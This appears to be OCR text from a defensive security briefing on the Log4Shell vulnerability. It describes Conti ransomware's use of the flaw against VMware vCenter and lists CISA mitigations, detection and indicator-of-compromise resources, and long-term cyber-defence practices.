
Non-states:

- Cybercriminal groups, specifically ransomware operators, are leveraging Log4Shell.
  - Muhstik and Mirai botnets
  - Conti – prolific threat to the health sector

Conti's Use of CVE 2021-44228

Per Advanced Intelligence, Conti is one of the first sophisticated cybercriminal groups to leverage Log4Shell.

- AI first noted that multiple Conti members expressed interest in Log4Shell on December 12, 2021
- AI noted Conti specifically targeting vulnerable VMware vCenter instances for lateral movement
  - European and U.S. targets


1
Initial Attack Vector
2
Log4j Shell Handler
3
Conti Ransomware Operators
4
Lateral Movement vCenter Targeting

Short-term Mitigations

What can be done about Log4Shell and the rest of the Log4J vulnerabilities?

- The latest version (and future versions) of Log4J can be found here:
  - https://logging.apache.org/log4j/2.x/download.html
- CISA is maintaining a repository of affected vendor platforms:
  - https://github.com/cisagov/log4j-affected-db/blob/develop/SOFTWARE-LIST.md
- VMWare vCenter updates:
  - https://kb.vmware.com/s/article/87081

CISA Mitigation Guidance: https://github.com/cisagov/log4j-affected-db

- Disable Log4j library. This option could cause operational impacts and limit visibility into other issues.
- Disable JNDI lookups or disable remote codebases. This option, while effective, may involve developer work and could impact functionality.
- Disconnect affected stacks. Consider temporarily disconnecting the stack from agency networks.
- Isolate the system – create a “vulnerable network” VLAN and segment the solution stack from the rest of the enterprise network.
- Deploy a properly configured Web Application Firewall (WAF) in front of the solution stack – an important, but incomplete, solution
- Report incidents promptly to CISA and/or the FBI.

Short-term Mitigations, Part 2

- Additional CISA Guidance here:
  - https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance
- Detection tools here:
  - https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b
  - ***Do not assume upgrading is sufficient!***
    - Assume you've been compromised
- Indicators of Compromise
  - Talos:
    - https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html
  - Curated Intel:
    - https://github.com/curated-intel/Log4Shell-IOCs
  - Italian National Computer Emergency Response Team (CSIRT Italia):
    - https://cert-agid.gov.it/download/log4shell-iocs.txt
- Continue to monitor Apache site and vendors for additional vulnerabilities and patches/updates
  - This remains a high-profile attack vector to both the "good" guys and "bad" guys

Long-term Mitigations

What about long-term solutions and mitigations?

Critical aspects of any sophisticated cyber defense program:

- Asset Inventory
  - Must be systematic – comprehensive and repeatable
  - Must have mechanisms of enforcement
- Vulnerability Management
  - Must be systematic – comprehensive and repeatable
  - Periodic reviews of effectiveness
  - Dependent on asset inventory
- Defense in depth
  - Hunt team mentality
  - Think like your adversaries
- Acquisitions
  - Software bill of materials
- Resilience
  - High probability of compromise
  - What will you do if it happens?
  - Incident response
  - Continuity of Operations (COOP)

Reference Materials

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Download Apache Log4j 2
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Questions

Questions

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